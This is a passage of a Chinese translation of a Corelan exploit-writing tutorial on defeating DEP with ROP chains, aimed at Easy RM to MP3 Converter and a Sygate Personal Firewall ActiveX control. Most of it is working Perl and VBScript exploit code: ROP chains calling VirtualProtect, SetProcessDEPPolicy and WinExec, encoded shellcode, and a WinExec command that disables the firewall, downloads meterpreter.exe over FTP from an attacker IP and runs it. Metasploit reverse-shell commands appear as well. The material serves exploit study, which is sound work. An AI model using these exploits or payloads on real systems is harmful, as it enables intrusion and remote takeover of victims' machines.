my $params=pack('V',0x7C801AD4);                  #VirtualProtect()
$params = $params."WWWW";      #return address (param1)
$params = $params."XXXX";      #lpAddress           (param2)
$params = $params."YYYY";      #Size                (param3)
$params = $params."ZZZZ";      #flNewProtect      (param4)
$params = $params.pack('V',0x10035005);    #writeable address
$params=$params.("H" x 8);    #padding
# ADD ESP,20 + RET will land here
# change ESI so it points to correct location
# to write first parameter (return address)
my $rop2= pack('V',0x763C982F);    # XCHG ESI,EDI # DEC ECX # RETN 4
#-----Make eax point at shellcode--------------------------
```

```
$rop2=$rop2.pack('V',0x1002DC4C);    #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding - compensate for RETN4 before
$rop2=$rop2."AAAA"; #padding
#-------------------------------------------------------
#return address is in EAX - write parameter 1
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#EAX now contains stack pointer
#save it back to ESI first
$rop2=$rop2.pack('V',0x775D131E);    # PUSH EAX # POP ESI # RETN
#-----Make eax point at shellcode (again)-------------------------
$rop2=$rop2.pack('V',0x1002DC4C);    #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
#increase ESI with 4
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
#and write lpAddress (param 2)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding

#save EAX in ESI again
$rop2=$rop2.pack('V',0x775D131E);    # PUSH EAX # POP ESI # RETN
#create size - set EAX to 300 or so
$rop2=$rop2.pack('V',0x100307A9);    # XOR EAX,EAX # RETN
$rop2=$rop2.pack('V',0x1002DC4C);    #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x1002DC4C);    #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x1002DC4C);    #ADD EAX,100 # POP EBP
$rop2=$rop2."AAAA"; #padding
#write size, first set ESI to right place
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
#write (param 3)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#save EAX in ESI again
$rop2=$rop2.pack('V',0x775D131E);    # PUSH EAX # POP ESI # RETN
#flNewProtect 0x40
$rop2=$rop2.pack('V',0x10010C77);     #XOR EAX,EAX
```

```
$rop2=$rop2.pack('V',0x1002DC41);      #ADD EAX,40 # POP EBP
$rop2=$rop2."AAAA"; #padding
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]
$rop2=$rop2.pack('V',0x77157D1D);    # INC ESI # RETN      [Module : OLEAUT32.dll]

#write (param4)
$rop2=$rop2.pack('V',0x77E84115);
$rop2=$rop2."AAAA"; #padding
#Return to VirtualProtect()
#EAX points at VirtualProtect pointer (just before parameters)
#compensate for the 2 POP instructions
$rop2=$rop2.pack('V',0x775D12F1);    #SUB EAX,4 # RET
$rop2=$rop2.pack('V',0x775D12F1);    #SUB EAX,4 # RET
#change ESP & fly back
$rop2=$rop2.pack('V',0x73DF5CA8);    #[Module : MFC42.DLL]
# PUSH EAX # POP ESP # MOV EAX,EDI # POP EDI # POP ESI # RETN

#
my $nops = "\x90" x 240;
#
# ./msfpayload windows/messagebox
#    TITLE=CORELAN TEXT="rop test by corelanc0d3r" R
# | ./msfencode -e x86/alpha_mixed -t perl
my $shellcode =
"\x89\xe0\xda\xcf\xd9\x70\xf4\x5a\x4a\x4a\x4a\x4a\x4a\x4a\x4a" .
"\x4a\x4a\x4a\x4a\x4a\x43\x43\x43\x43\x43\x43\x37\x52\x59" .
"\x6a\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41" .
"\x42\x32\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42" .
"\x75\x4a\x49\x48\x59\x48\x6b\x4f\x6b\x48\x59\x43\x44\x51" .
"\x34\x4c\x34\x50\x31\x48\x52\x4f\x42\x42\x5a\x46\x51\x49" .
"\x59\x45\x34\x4e\x6b\x51\x61\x44\x70\x4e\x6b\x43\x46\x46" .
"\x6c\x4c\x4b\x42\x56\x45\x4c\x4c\x4b\x42\x66\x43\x38\x4c" .
"\x4b\x51\x6e\x45\x70\x4e\x6b\x50\x36\x44\x78\x42\x6f\x45" .
"\x48\x44\x35\x4c\x33\x50\x59\x43\x31\x4a\x71\x4b\x4f\x48" .
"\x61\x43\x50\x4c\x4b\x50\x6c\x51\x34\x46\x44\x4e\x6b\x47" .
"\x35\x45\x6c\x4c\x4b\x42\x74\x43\x35\x42\x58\x46\x61\x48" .
"\x6a\x4e\x6b\x51\x5a\x45\x48\x4e\x6b\x42\x7a\x47\x50\x47" .
"\x71\x48\x6b\x4a\x43\x45\x67\x42\x69\x4e\x6b\x47\x44\x4e" .
"\x6b\x46\x61\x48\x6e\x46\x51\x49\x6f\x45\x61\x49\x50\x49" .
"\x6c\x4e\x4c\x4d\x54\x49\x50\x50\x74\x45\x5a\x4b\x71\x48" .
"\x4f\x44\x4d\x47\x71\x4b\x77\x48\x69\x48\x71\x49\x6f\x49" .
"\x6f\x4b\x4f\x45\x6b\x43\x4c\x47\x54\x44\x68\x51\x65\x49" .
```

```
"\x4e\x4e\x6b\x50\x5a\x45\x74\x46\x61\x48\x6b\x50\x66\x4e" .
"\x6b\x46\x6c\x50\x4b\x4c\x4b\x51\x4a\x45\x4c\x45\x51\x4a" .
"\x4b\x4e\x6b\x43\x34\x4c\x4b\x43\x31\x4a\x48\x4d\x59\x42" .
"\x64\x51\x34\x47\x6c\x45\x31\x4f\x33\x4f\x42\x47\x78\x44" .
"\x69\x49\x44\x4f\x79\x4a\x45\x4e\x69\x4a\x62\x43\x58\x4e" .
"\x6e\x42\x6e\x44\x4e\x48\x6c\x43\x62\x4a\x48\x4d\x4c\x4b" .
"\x4f\x4b\x4f\x49\x6f\x4d\x59\x42\x65\x43\x34\x4f\x4b\x51" .
"\x6e\x48\x58\x48\x62\x43\x43\x4e\x67\x47\x6c\x45\x74\x43" .
"\x62\x49\x78\x4e\x6b\x4b\x4f\x4b\x4f\x49\x6f\x4f\x79\x50" .
"\x45\x45\x58\x42\x48\x50\x6c\x42\x4c\x51\x30\x4b\x4f\x51" .
"\x78\x50\x33\x44\x72\x44\x6e\x51\x74\x50\x68\x42\x55\x50" .
"\x73\x42\x45\x42\x52\x4f\x78\x43\x6c\x47\x54\x44\x4a\x4c" .
"\x49\x4d\x36\x50\x56\x4b\x4f\x43\x65\x47\x74\x4c\x49\x48" .
"\x42\x42\x70\x4f\x4b\x49\x38\x4c\x62\x50\x4d\x4d\x6c\x4e" .
"\x67\x45\x4c\x44\x64\x51\x42\x49\x78\x51\x4e\x49\x6f\x4b" .
"\x4f\x49\x6f\x42\x48\x42\x6c\x43\x71\x42\x6e\x50\x58\x50" .
"\x68\x47\x33\x42\x6f\x50\x52\x43\x75\x45\x61\x4b\x6b\x4e" .
"\x68\x51\x4c\x47\x54\x47\x77\x4d\x59\x4b\x53\x50\x68\x51" .
"\x48\x47\x50\x51\x30\x51\x30\x42\x48\x50\x30\x51\x74\x50" .
"\x33\x50\x72\x45\x38\x42\x4c\x45\x31\x50\x6e\x51\x73\x43" .
"\x58\x50\x63\x50\x6f\x43\x42\x50\x65\x42\x48\x47\x50\x43" .
"\x52\x43\x49\x51\x30\x51\x78\x43\x44\x42\x45\x51\x63\x50" .
"\x74\x45\x38\x44\x32\x50\x6f\x42\x50\x51\x30\x46\x51\x48" .
"\x49\x4c\x48\x42\x6c\x47\x54\x44\x58\x4d\x59\x4b\x51\x46" .
"\x51\x48\x52\x51\x42\x46\x33\x50\x51\x43\x62\x49\x6f\x4e" .
"\x30\x44\x71\x49\x50\x50\x50\x4b\x4f\x50\x55\x45\x58\x45" .
"\x5a\x41\x41";

my $rest = "C" x 300;
my $payload = $junk.$eip.$junk2.$rop.$params.$rop2.$nops.$shellcode.$rest;
print "Payload size : ".length($payload)."\n";
print "Shellcode size : ".length($shellcode)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

结果：



Direct　RET--ROP 版本 2--NtSetInformationProcess()


让我们用相同的程序来测试下一种不同的 ROP 绕过技术：NtSetInformationProcess()
这个函数有 5 个参数：

返回地址	要产生的值，指向函数需要返回的地方（=你的 shellcode 在的位置）
NtCurrentProcess()	静态值，设成 0xFFFFFFFF
ProcessExecuteFlags()	静态值，设成 0x22
&ExecuteFlags	指向 0x00000002，可能是你的 exploit 硬编码的静态地址，但是必须是可写的
sizeOf（ExecuteFlags）	静态值，设成 0x4

exploit rop 的布局将会和 VirtualProtect()看起来一样：

- ●保存栈位置
- ●跳过占位符
- ●产生返回地址的值
  - ○eax 清零：XOR EAX，EAX+RET：0x100307A9
  - ○ADD EAX，40+RET：0x1002DC41+指向 ADD EAX，-2 的链直到它包含 0x22（0x10027D2E）
  - ○或者，用 ADD AL，10（0x100308FD）两次然后 INC EAX 两次（0x1001152C）
- ●如果需要的话，为第三个参数产生值（指向 0x2，可写地址）。提示：试着在 Immunity Debugger 中运行“!pvefindaddr find 02000000 rw”然后看你是否能找到一个静态/可写的地址
- ●为第四个参数（0x4）产生值然后用“ESI+0x10”来将它写入栈上
  - ○inc eax 4 次：0x1001152C

好练习。
只要证明它能成功：



Direct RET--ROP 版本 3--SetProcessDEPPolicy()

另一种绕过 DEP 的方法是用 SetProcessDEPPolicy()，关掉进程的 DEP。
这个函数需要在栈上有两个参数：一个指向 shellcode 的指针（动态产生的），和 0。
由于我们只有有限数量的参数，我会试着用一种不同的技术来将参数入栈...PUSHAD
一个 pushad 指令会将寄存器入栈。当寄存器入栈后，这是栈顶的情况：
●EDI
●ESI
●EBP
●指向这个块后面栈的值
●EBX
●EDX
●ECX
●EAX

这意味着，如果我们将 nop/shellcode 放在这个块的后面，那么我们可以利用我们将有一个在栈上自动魔法般地指向我们的 shellcode 的值的事实。

接下来，pushad 将返回到栈顶（可以用 EDI 操作的值）。因此给我们提供了使它成功的完美路径。

为了将正确的参数放在正确的位置上，我们不得不用下面的值来精巧布置寄存器：
●EDI=指向 RET 的指针（滑到下一个指令：rop nop）
●ESI=指向 RET 的指针（滑到下一个指令：rop nop）
●EBP=指向 SetProcessDEPPolicy()的指针
●EBX=指向 0
●EDX，ECX 和 EAX 都不要紧
在 pushad 之后，栈是这样的：
●RET（从 EDI 取出）
●RET（从 ESI 取出）
●SetProcessDEPPolicy()（从 EBP 中取出）
●指向 shellcode 的指针（通过 pushad 自动插入）
●0（从 EBX 取出）

●EDX（废物）
●ECX（废物）
●EAX（废物）
●nop
●shellcode
做这个的 rop 链是这样的：

```
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#put zero in EBX
my $rop=pack('V',0x100109EC);  #POP EBX
$rop=$rop.pack('V',0xFFFFFFFF);  #<- will be put in EBX
$rop=$rop.pack('V',0x1001C1A5); #INC EBX, EBX = 0 now
$rop=$rop.pack('V',0x10014F75); #POP EBP
$rop=$rop.pack('V',0x7C8622A4);  #<- SetProcessDEPPolicy, into EBP
#put RET in EDI (needed as NOP)
$rop=$rop.pack('V',0x1001C07F); #POP EDI (pointer to RET)
$rop=$rop.pack('V',0x1001C080); #RET
#put RET in ESI as well (NOP again)
$rop=$rop.pack('V',0x10010C31); #POP ESI
$rop=$rop.pack('V',0x1001C080); #RET
$rop=$rop.pack('V',0x100184FA);  #PUSHAD
#ESP will now automagically point at nops
```

（只要附加上 nop+shellcode 到这个 rop 链然后你就完工了）
结果：

Direct RET--ROP 版本 4--ret-to-libc：WinExec()
到目前为止，我已经解释了一些用特定 Windows 函数绕过 DEP 的方法。每一个例子中，技术后面的真正挑战是找到一个可靠的精巧布置栈的 ROP 小配件然后调用函数。

我觉得注意一个典型的 ret-to-libc-style 方法（如用 WinExec()）是很重要的，这方法也可能是一种有价值的技术。

然而将栈放在一起来成功调用 WinExec()也需要一些 ROP，它跟其他绕过 DEP 的技术不同，因为我们不是执行自定义 shellcode。因此我们不需要改变执行标志或者禁用 DEP。我们只要调用一个 windows 函数然后用一个指向一系列 OS 命令作为参数的指针。
http://msdn.microsoft.com/en-us/library/ms687393(VS.85).aspx

```
UINT WINAPI WinExec(
  __in  LPCSTR lpCmdLine,
  __in  UINT uCmdShow
);
```

第一个参数是指向执行命令的指针，第二个参数指示 window 行为。一些例子：

●0=隐藏窗口

●1=正常显示

●10=默认显示

●11=强制最小化

为了使它能成功，你将需要加一个返回值到参数上（精确地说第一个参数）。这可能是任意一个地址，但是需要在那里有点东西。因此，这是栈情况：

●返回地址

●指向命令的指针

●0x00000000（隐藏）

在 XP SP3，WinExec 在 0x7C86250D

看下这个例子：

```
#ROP based exploit for Easy RM to MP3 Converter
#Uses WinExec()
#written by corelanc0d3r - http://www.corelan.be:8800
my $file= "rop.m3u";
my $buffersize = 26094;
my $junk = "A" x $buffersize;
my $eip=pack('V',0x100102DC); #return to stack
my $junk2 = "AAAA"; #compensate
#---------------------------------------------#
#WinExec 7C86250D
#---------------------------------------------#
my $evilIP="192.168.0.189";
my $rop=pack('V',0x100109EC); #POP EBX
$rop=$rop.pack('V',0xFFFFFFFF);  #<- will be put in EBX
$rop=$rop.pack('V',0x1001C1A5); #INC EBX, EBX = 0 = HIDE
$rop=$rop.pack('V',0x10014F75);  #POP EBP
$rop=$rop.pack('V',0xFFFFFFFF); #return address for WinExec
$rop=$rop.pack('V',0x10010C31); #POP ESI
$rop=$rop.pack('V',0x7C86250D); #WinExec()
$rop=$rop.pack('V',0x1001C07F); #POP EDI
$rop=$rop.pack('V',0x1001C080); #RET, put in EDI (NOP)
$rop=$rop.pack('V',0x1002CC86); #pushad + ret

my $cmd='cmd /c "net stop SharedAccess && ';
$cmd=$cmd."echo user anonymous > ftp.txt && ";
$cmd=$cmd."echo anonymous@bla.com >> ftp.txt && ";
$cmd=$cmd."echo bin >> ftp.txt && ";
$cmd=$cmd."echo get meterpreter.exe >> ftp.txt ";
$cmd=$cmd."&& echo quit >> ftp.txt && ";
$cmd=$cmd."ftp -n -s:ftp.txt ".$evilIP." && ";
$cmd=$cmd.'meterpreter.exe"'."\n";
#it's ok to put a null byte, EIP is already overwritten

my $payload = $junk.$eip.$junk2.$rop.$cmd;

print "Payload size : ".length($payload)."\n";
open($FILE,">$file");
print $FILE $payload;
close($FILE);
print "m3u File $file Created successfully\n";
```

首先，0x00000000 放入 EBX（POP 0xFFFFFFFF 到 ebx，然后 INC EBX 被调用），然后寄存器


通过一个 pushad 调用被设置（基本上我把返回地址放入 EBP，WinExec()的指针放入 ESI，RET 放入 EDI）。
上面的命令只在 XP 机器上的防火墙服务停了才会成功。如果你的 PC 不是运行 windows 防火墙，你不得不去掉“net stop SharedAccess”块。
$evilIP 是你的攻击者机器，运行一个包含 meterpreter.exe 的 ftp 服务器，用下面的 Metasploit 命令来创建：

```
./msfpayload windows/meterpreter/reverse_tcp RHOST=192.168.0.189 RPORT=4444
    LHOST=192.168.0.189 LPORT=4444 X > meterpreter.exe
```

（将所有的放在一行然后复制文件到 FTP 服务器的根目录下）
在攻击者机器上，设置一个 Metasploit mutihandler 监听者：

```
./msfcli multi/handler payload=windows/meterpreter/reverse_tcp
      lhost=192.168.0.189 lport=4444 E
```

结果：



（正如你看到的，甚至一个简单的指向 WinExec 的指针会允许你绕过 DEP（所有情况都成功!）然后给你一个 meterpreter shell。

基于 SEH--ROP 版本--WriteProcessMemory()

为了示范基于 SEH 的 exploit 能转换为一个 ROP 版本，我将用一个最近发现的漏洞 http://www.corelan.be:8800/index.php/forum/security-advisories/10-050-sygate-personal-firewall-5-6-build-2808-activex/，Lincoln 发现的，目标是在 Sygate Personal Firewall 5.6 中的 ActiveX 控件缓冲区溢出。我们能看到在公告中，sshelper.dll 中的 SetRegString()函数受缓冲区溢出的影响，会覆盖掉异常处理函数。
你可以在这里得到 exploit 的拷贝：http://www.exploit-db.com/exploits/13834/
这个函数有 5 个参数。第三个参数是会产生缓冲区溢出的：

```
<object classid='clsid:D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9' id='target' ></object>
<script language='vbscript'>
arg1=1
arg2=1
arg3=String(28000,"A")
arg4="defaultV"
arg5="defaultV"
target.SetRegString arg1 ,arg2 ,arg3 ,arg4 ,arg5
</script>
```

在 IE6 和 IE7 中，SEH 记录在 3348 字节后被覆盖。（因此 3348 字节是对 nseh，3352 字节是对 seh）

在一个典型的（non-ROP）的 exploit 中，我们可能用一个短的向前跳转（\xeb\x06\x90\x90）来覆盖 nseh 然后用一个指向 pop/pop/ret 的指针来覆盖 seh。正如早些时解释的，这个方法在 DEP 启用时不会成功，因为我们在禁用/绕过 DEP 前不能执行代码。

无论如何，有一种简单的方法来克服这个问题。当异常处理函数（我们已经覆盖的）运行时，我们只需要转回到栈中。

因此基本上，我们不需要关心 nseh（4 字节），因此我们将创建一个会在 3352 字节后覆盖 SEH 处理函数小脚本。

我们感兴趣的是当 SEH 处理函数调用时，我们的缓冲区有多远。因此我们需要用一个无效指针来覆盖 SEH 处理函数。在这种类型，只要看我们的缓冲区在哪里，任意一个指令都行，因为我们只要看当我们跳转到那个指令时，我们的缓冲区有多远。


触发漏洞

我将放一个指向 RET 的指针到 SEH 处理函数中（我们将从 sshelper.dll 取出一个：0x0644110C），然后加上 25000 字节（来触发访问违例）。我们的 exploit 测试脚本目前看起来是这样的：


```
<html>
<object classid='clsid:D59EBAD7-AF87-4A5C-8459-D3F6B918E7C9' id='target' ></object>
<script language='vbscript'>
junk  = String(3352, "A")
seh = unescape("%0C%11%44%06")
junk2 = String(25000, "C")
arg1=1
arg2=1
arg3= junk + seh + junk2
arg4="defaultV"
arg5="defaultV"
target.SetRegString arg1 ,arg2 ,arg3 ,arg4 ,arg5
</script>
</html>
```

保存 html 文件到 C:驱动器并且在 Internet Explorer 中打开。附加 Immunity Debugger 到 iexplore.exe 中。允许 ActiveX 组件运行（你可能不得不点击 OK 两次）然后让 Immunity 捕捉异常。

当你观察 SEH 链时，你应该确保我们已经用指向 RET 的指针覆盖 SEH 处理函数：




如果你得到的 SEH 链视图跟上面的截屏（2 个 SEH 记录）一样，按 Shift F9 一次。那么当你只看到一个 SEH 记录时，你因该看到同样的寄存器/栈视图。




在栈视图中滚下来直到你看到你的覆盖过的 SEH 处理函数：

